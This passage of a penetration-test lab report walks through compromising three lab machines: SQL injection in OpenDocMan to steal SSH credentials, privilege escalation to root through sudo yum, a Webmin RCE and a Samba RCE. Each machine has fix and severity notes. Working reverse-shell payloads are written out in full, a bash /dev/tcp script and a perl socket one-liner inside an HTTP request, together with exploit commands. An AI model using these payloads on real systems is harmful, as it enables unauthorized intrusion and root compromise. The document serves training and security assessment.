


Figure 3.68: Version Disclosure

After researching for weaknesses found in version 1.2.7 of OpenDocMan, the tester came across a post in Exploit-DB which can be found at https://www.exploit-db.com/exploits/32075. The post was not an exploit, but contained a written advisory which indicated that OpenDocMan had insufficient validation of the “add_value” HTTP GET parameter in “/ajax_udf.php” script. It also said that a remote unauthenticated attacker can execute arbitrary SQL commands in the application’s database. This discovery was assigned CVE-2014-1945.

To investigate further, the tester launched Burp Suite and sent a custom SQL query to the vulnerable script instructing the database to send over all the databases, tables, and columns present on the server. Below are the query and response from the server:




Figure 3.69: Enumeration Query

Figure 3.70: Enumeration Response

The response was quite large due to the amount of data requested, however, a certain database immediately caught the tester's attention. The second screenshot shows an indexed listing of all the information in the server organized as database:table:column. Seeing the SSH database was almost certainly indicative of stored credentials for the SSH service.

To extract the sensitive data, the tester constructed a new query to retrieve the ID, username, and password from the ssh_users table in the ssh database. The query and it's response are shown:




Figure 3.71: Cred Extraction Query

Figure 3.72: Plaintext Credentials

As suspected, the data returned was the plaintext credentials of the user Rick on the machine Fed. All that was left to do from this point was to login. SSH login and shell access are shown here:

```
┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/hard/fed]
└─$ ssh rick@10.12.1.68
rick@10.12.1.68's password:
Last login: Tue Jul 20 19:12:50 2021 from 172.16.2.2
[rick@fed ~]$ id;whoami; ip a | grep inet
uid=1001(rick) gid=1001(rick) groups=1001(rick)
rick
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.68/24 brd 10.12.1.255 scope global eno16780032
    inet6 fe80::250:56ff:feac:252f/64 scope link
[rick@fed ~]$
```

Figure 3.73: SSH Login

Vulnerability Fix:

The vulnerability used to gain access was two-fold in nature. Firstly, OpenDocMan should be updated

to the latest version and maintained with all current security patches. Secondly, plain text credentials should never be stored anywhere on the machine. Steps should be taken to remove them or at least store them in hashed form to bolster security.

Severity:

This vulnerability would be classed as high because it gives unfettered database access to an unauthenticated attacker. In this case, it led to full compromise of the system.

3.2.5.2 Privilege Escalation

The tester's privileges only allow access to the machine in the context of the Rick user. To escalate to the root user, misconfigured Sudo permissions will be abused to gain full permissions on the machine.

Vulnerability Exploited:

When landing on a machine, the first command to run if credentials are available is `sudo -l`. This command allows the tester to check what programs or commands are allowed to run as the root user without the root password. The output of this command is shown below:

```
[rick@fed ~]$ sudo -l
Matching Defaults entries for rick on fed:
    !visiblepw, env_reset, env_keep="COLORS DISPLAY
    LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICAT
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB

User rick may run the following commands on fed:
    (root) /bin/yum
[rick@fed ~]$
```

Figure 3.74: Sudo Programs

Based on the output of this command, the tester learned that the yum package manager is configured to run as root without a password. Now, this binary in particular can be abused to get root access to the machine. Detailed instructions can be found at https://medium.com/@klockw3rk/privilege-escalation-how-to-build-rpm-payloads-in-kali-linux-3a61ef61e8b2.

The first step to achieve root was creating a bash script which returned a reverse shell to the tester's local machine. Of course, the privileges of that shell depends on the user that executes it. The contents of the bash script are shown here:

```
#!/bin/bash

/bin/bash -i >& /dev/tcp/172.16.2.2/1618 0>&1
```

Figure 3.75: Shell Script

Once the script had been saved, it needed to be compressed as an rpm package, the type yum (which can be run as root) is capable of installing. This was done as shown:

```
┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/hard/fed]
└─$ ls
odm_hash  results  root.sh  sqli.request

┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/hard/fed]
└─$ fpm -n root0 -s dir -t rpm -a all --before-install ./root.sh ./
Created package {:path=>"root0-1.0-1.noarch.rpm"}

┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/hard/fed]
└─$ httpsrv
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 3.76: RPM Creation

After a yum package was created, the tester transferred it to the target machine using the wget utility to download the file from a web server running on his local machine.

```
[rick@fed ~]$ wget 172.16.2.2/root0-1.0-1.noarch.rpm
--2021-07-20 20:05:45--  http://172.16.2.2/root0-1.0-1.noarch.rpm
Connecting to 172.16.2.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 342086 (334K) [application/x-redhat-package-manager]
Saving to: 'root0-1.0-1.noarch.rpm'

root0-1.0-1.noarch.rpm                  100%[====================:

2021-07-20 20:05:46 (1.12 MB/s) - 'root0-1.0-1.noarch.rpm' saved
```

Figure 3.77: RPM Transfer

Once the file had been transferred, the tester opened a listener on his machine, and executed the rpm

package as root with the sudo utility.

```
[rick@fed ~]$ sudo yum install --disablerepo=* -y root0-1.0-1.noarch.rpm
Yum command has been deprecated, redirecting to '/usr/bin/dnf install --dis
See 'man dnf' and 'man yum2dnf' for more information.
To transfer transaction metadata from yum to DNF, run:
'dnf install python-dnf-plugins-extras-migrate && dnf-2 migrate'
```

Figure 3.78: RPM Execution

As expected, there was no prompt for a password and it executed successfully outputting the following message:

```
Dependencies resolved.
================================================================
 Package                                Arch
================================================================
Installing:
 root0                                  noarch

Transaction Summary
================================================================
Install  1 Package

Total size: 334 k
Installed size: 6.2 M
Downloading Packages:
Running transaction check
Transaction check succeeded.
Running transaction test
Transaction test succeeded.
Running transaction
[terminal]0:less  1:[tmux]* 2:python3- 3:nc
```

Figure 3.79: RPM Results

Back on the listener, the tester received a reverse shell as shown here:

```
┌──(abdullah㉿study-kali)-[~]
└─$ nc -nvlp 1618
listening on [any] 1618 ...
connect to [172.16.2.2] from (UNKNOWN) [10.12.1.68] 35467
[root@fed /]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@fed /]# whoami; ip a | grep inet
whoami; ip a | grep inet
root
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.68/24 brd 10.12.1.255 scope global eno16780032
    inet6 fe80::250:56ff:feac:252f/64 scope link
[root@fed /]#
```

Figure 3.80: Shell Reception

After running some identification commands, the tester confirmed that the permissions of this shell are those of the root user.

Vulnerability Explanation:

Since Rick and many other users have been mistakenly allowed to run the yum installer as the root user, many have found ways to abuse this binary to gain higher privileges on machines. Particularly for this binary, the tester took a simple reverse shell script, compiled it into a package that yum understood, and ran it as root.

Vulnerability Fix:

This vector of escalation was due to someone manually adding the yum binary to the list of programs that Rick is allowed to run as root without a password. To remediate this, Rick should only be allowed the minimum amount of privileges he needs to go about his duties. The yum binary should be removed from the Rick user's Sudo rules.

Severity:

This vulnerability is classed as high because it allows a regular user to gain root privileges and access all data stored on the machine regardless of permissions. This compromises the machine's integrity.

Proof Screenshot Here:




Figure 3.81: Key Grab

Proof.txt Contents:

m4qrv9ghu2u4k9p2xst6

3.2.6 System IP: 10.12.1.88 (Webadmin, Manual Exploitation)

3.2.6.1 Service Enumeration

Server IP Address	Ports Open
10.12.1.88	**TCP**: 22, 10000, 22659, 23333, 31258, 36834, 53773

UDP: N/A

Nmap Scan Results:

```
PORT      STATE    SERVICE  VERSION
22/tcp    open     ssh      OpenSSH 7.9 (protocol 2.0)
10000/tcp open     http     syn-ack ttl 63 MiniServ 1.890
22659/tcp filtered unknown
23333/tcp filtered elxmgmt
31258/tcp filtered unknown
36834/tcp filtered unknown
53773/tcp filtered unknown
```

```
Running: OpenBSD 6.X
```

Vulnerability Explanation:

Enumeration for this machine began with a simple nmap scan which revealed a web application running on port 10000. It also gave the tester a version number which was a common weakness for the machines on this network. Simply researching this version number along with the software pulled up several unauthenticated remote code execution exploits. The most promising one was found at https://github.com/ruthvikvegunta/CVE-2019-15107 and was assigned CVE-2019-15107.

After cloning into the github repository, the tester ran the python script included with the arguments required and landed straight into a root-level shell. Execution of the exploit and proof of access-level is shown here:

```
┌──(abdullah㉿study-kali)-[~/…/vhl/hard/webadmin/CVE-2019-15107]
└─$ python3 webmin_rce.py -t http://webmin.local:10000 -l 172.16.2.3 -p 1618
```

Figure 3.82: Webmin RCE Exploit




Figure 3.83: Shell Reception

The tester was also able to exploit this vulnerability manually without any public scripts by manually sending a malicious web request (from the poc section of the github page) using the Burp Suite tool. The first request sent was to check wether or not perl was installed on the machine. The request and its response are shown:




Figure 3.84: Perl Install Check




Figure 3.85: Reverse Shell Payload

Once the tester confirmed that perl was installed, he opened a generic netcat listener on his machine with `nc -nvlp 1618` and executed a perl reverse shell command on the target. The sent request

and the reception of the shell are shown below:

Request

Pretty Raw \n Actions

```
1  POST /password_change.cgi HTTP/1.1
2  Host: webmin.local:10000
3  Accept-Encoding: gzip, deflate
4  Accept: */*
5  Content-Type: application/x-www-form-urlencoded
6  Referer: http://webmin.local:10000/session_login.cgi
7  Cookie: redirect=1; testing=1; sid=x; sessiontest=1
8  Upgrade-Insecure-Requests: 1
9  Content-Length: 237
10
11 expired=
   perl+-e+'use+Socket;$i="172.16.2.3";$p=1618;socket(S,PF_INET,SOCK_STRE
   AM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
   {open(STDIN,">%26S");open(STDOUT,">%26S");open(STDERR,">%26S");exec("/
   bin/sh+-i");};'
12
```

Figure 3.86: Webmin Manual RCE

```
┌──(abdullah㉿study-kali)-[~/…/vhl/hard/webadmin/CVE-2019-15107]
└─$ nc -nvlp 1618
listening on [any] 1618 ...
connect to [172.16.2.3] from (UNKNOWN) [10.12.1.88] 29228
/bin/sh: No controlling tty (open /dev/tty: Device not configured)
/bin/sh: Can't find tty file descriptor
/bin/sh: warning: won't have full job control
obd# id;whoami;ifconfig | grep inet
uid=0(root) gid=0(wheel) groups=0(wheel)
root
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
        inet 127.0.0.1 netmask 0xff000000
        inet 10.12.1.88 netmask 0xffffff00 broadcast 10.12.1.255
obd#
```

Figure 3.87: Shell Reception

As demonstrated, both attempts, manual and automated, landed the tester straight into a root shell. This indicates that the Webmin application was running with the permissions of the root user which is against best practice.

Vulnerability Fix:

To fix this vulnerability, IT staff should update the webmin software to the latest versions which are patched against this remote code execution vulnerability. Also, the process should be run with the permissions of the www-data user if possible.

Severity:

This vulnerability is classed as high because it allows for an unauthenticated user to gain not only shell access to the machine, but shell access with the privileges of root which compromise the integrity of the entire system.

3.2.6.2 Privilege Escalation

Since the exploit and the tester's manual requests allowed root access immediately, there was no need to escalate any privileges.

Proof Screenshot Here:

```
obd# cd /root
obd# ls -l
total 48
-rw-r--r--    1 root  wheel     87 Oct 11  2018 .Xdefaults
drwxr-xr-x    6 root  wheel    512 Dec 21  2018 .cpan
-rw-r--r--    1 root  wheel    578 Oct 11  2018 .cshrc
-rw-r--r--    1 root  wheel     94 Oct 11  2018 .cvsrc
-rw-r--r--    1 root  wheel      5 Dec 21  2018 .forward
-rw-r--r--    1 root  wheel    328 Oct 11  2018 .login
-rw-r--r--    1 root  wheel    468 Oct 11  2018 .profile
drwx------    2 root  wheel    512 Dec 21  2018 .ssh
-rwx------    1 root  wheel     21 Jan  3  2019 key.txt
drwxr-xr-x  133 root  bin     5120 Jul 21 05:10 webmin-1.890
obd# cat key.txt
jbk490m7px62htbmwrp0
obd#
```

Figure 3.88: Key Grab

Proof.txt Contents:

jbk490m7px62htbmwrp0

3.2.7 System IP: 10.12.1.129 (Sam)

3.2.7.1 Service Enumeration

Server IP Address	Ports Open
10.12.1.129	**TCP**: 22, 80, 139, 445

UDP: N/A

Nmap Scan Results:

```
PORT    STATE SERVICE      VERSION
22/tcp  open  ssh          OpenSSH 6.9p1 Ubuntu 2
80/tcp  open  http         Apache httpd 2.4.12
139/tcp open  netbios-ssn  Samba smbd 3.X - 4.X
445/tcp open  netbios-ssn  Samba smbd 3.5.11

Running: Linux 3.X|4.X
```

Vulnerability Explanation:

The tester's enumeration for this machine began with port 445 for SMB. The tester ran the nmap scanning tool with the `smb-enum-shares` script which connected to the SMB ports and listed all available shares as well as the permissions an anonymous user would have on them. The output is shown below:

```
| smb-enum-shares:
|   account_used: <blank>
|   \\10.12.1.129\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba 3.5.11)
|     Users: 5
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\10.12.1.129\test:
|     Type: STYPE_DISKTREE
|     Comment: For testing only, please
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\usr\local\samba\tmp
|_    Anonymous access: READ/WRITE
```

Figure 3.89: SMB Shares

After reading the results of the scan, the tester discovered that a test share has been left writable for anonymous users which indicated that this might be a possible vector of exploitation. This also lead the tester to look online for possible vulnerabilities for Samba version 3.5.11.

This research proved fruitful as it turned out that this version of Samba is vulnerable to a remote code execution weakness and is assigned CVE-2017-7494 with exploit code available at https://github.com/joxeankoret/CVE-2017-7494.

Once the tester cloned into the repository and copied the code, he ran the exploit with the required options and received a fully functional reverse shell with root privileges from the target. The execution of the exploit as well as the reception of the shell is shown below:

```
┌──(abdullah㉿study-kali)-[~/…/hard/sam/re/CVE-2017-7494]
└─$ python cve_2017_7494.py -t 10.12.1.129 -o 1 -x IS_32 --rhost=172.16.2.3 --rport=80
[Fri Jul 23 12:55:08 2021] Building libraries...
gcc -shared -fPIC -Wall -Wno-nonnull implant.c -o libimplantx64.so
gcc -shared -fPIC -Wall -Wno-nonnull implant.c -o libimplantx32.so -m32
[Fri Jul 23 12:55:08 2021] Logging into the Samba server 10.12.1.129:445
[Fri Jul 23 12:55:08 2021] Using a GUEST session
[Fri Jul 23 12:55:09 2021] Using  libimplantx32.so
[Fri Jul 23 12:55:09 2021] Trying to copy library 'EnCnyk5a.so' to share '[u'test', u'/
/tmp']'
[Fri Jul 23 12:55:09 2021] Done!
[Fri Jul 23 12:55:09 2021] Trying to copy random library EnCnyk5a.so
[Fri Jul 23 12:55:09 2021] Trying to load module \\PIPE\/usr/local/samba/tmp/EnCnyk5a.s
```

Figure 3.90: Exploit Execution

```
└─$ nc -nvlp 80
           1 ×
listening on [any] 80 ...
connect to [172.16.2.3] from (UNKNOWN) [10.12.1.129] 56098
id;whoami;ip a | grep inet
uid=0(root) gid=0(root) groups=0(root)
root
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.129/24 brd 10.12.1.255 scope global eno16777984
    inet6 fe80::250:56ff:feac:4671/64 scope link
```

Figure 3.91: Shell Reception

As demonstrated, the tester gained full, root-level access to this machine and was able to perform any actions with full authority and privileges on the system.

Vulnerability Fix:

The method to repair this weakness would be to update Samba to the latest version and keep it maintained with the latest updates and security patches released by the vendor.

Severity:

The severity of this vulnerability would be classed as high due to the fact that running a simple python script against the target lands an unauthenticated user in a root-level shell session with the target machine.

3.2.7.2 Privilege Escalation

Since the initial foothold landed the tester in a shell session as root, no privilege escalation was necessary.

Proof Screenshot Here:

```
cd /root
ls -l
total 4
-rwx------ 1 root root 21 Mar 25  2017 key.txt
cat key.txt
qiab2o8ypnquoy87wvew
```

Figure 3.92: Key Grab

Proof.txt Contents:

qiab2o8ypnquoy87wvew

3.2.8 System IP: 10.12.1.136 (WinAS01)

3.2.8.1 Service Enumeration

Server IP Address	Ports Open
10.12.1.136	**TCP**: 80, 443

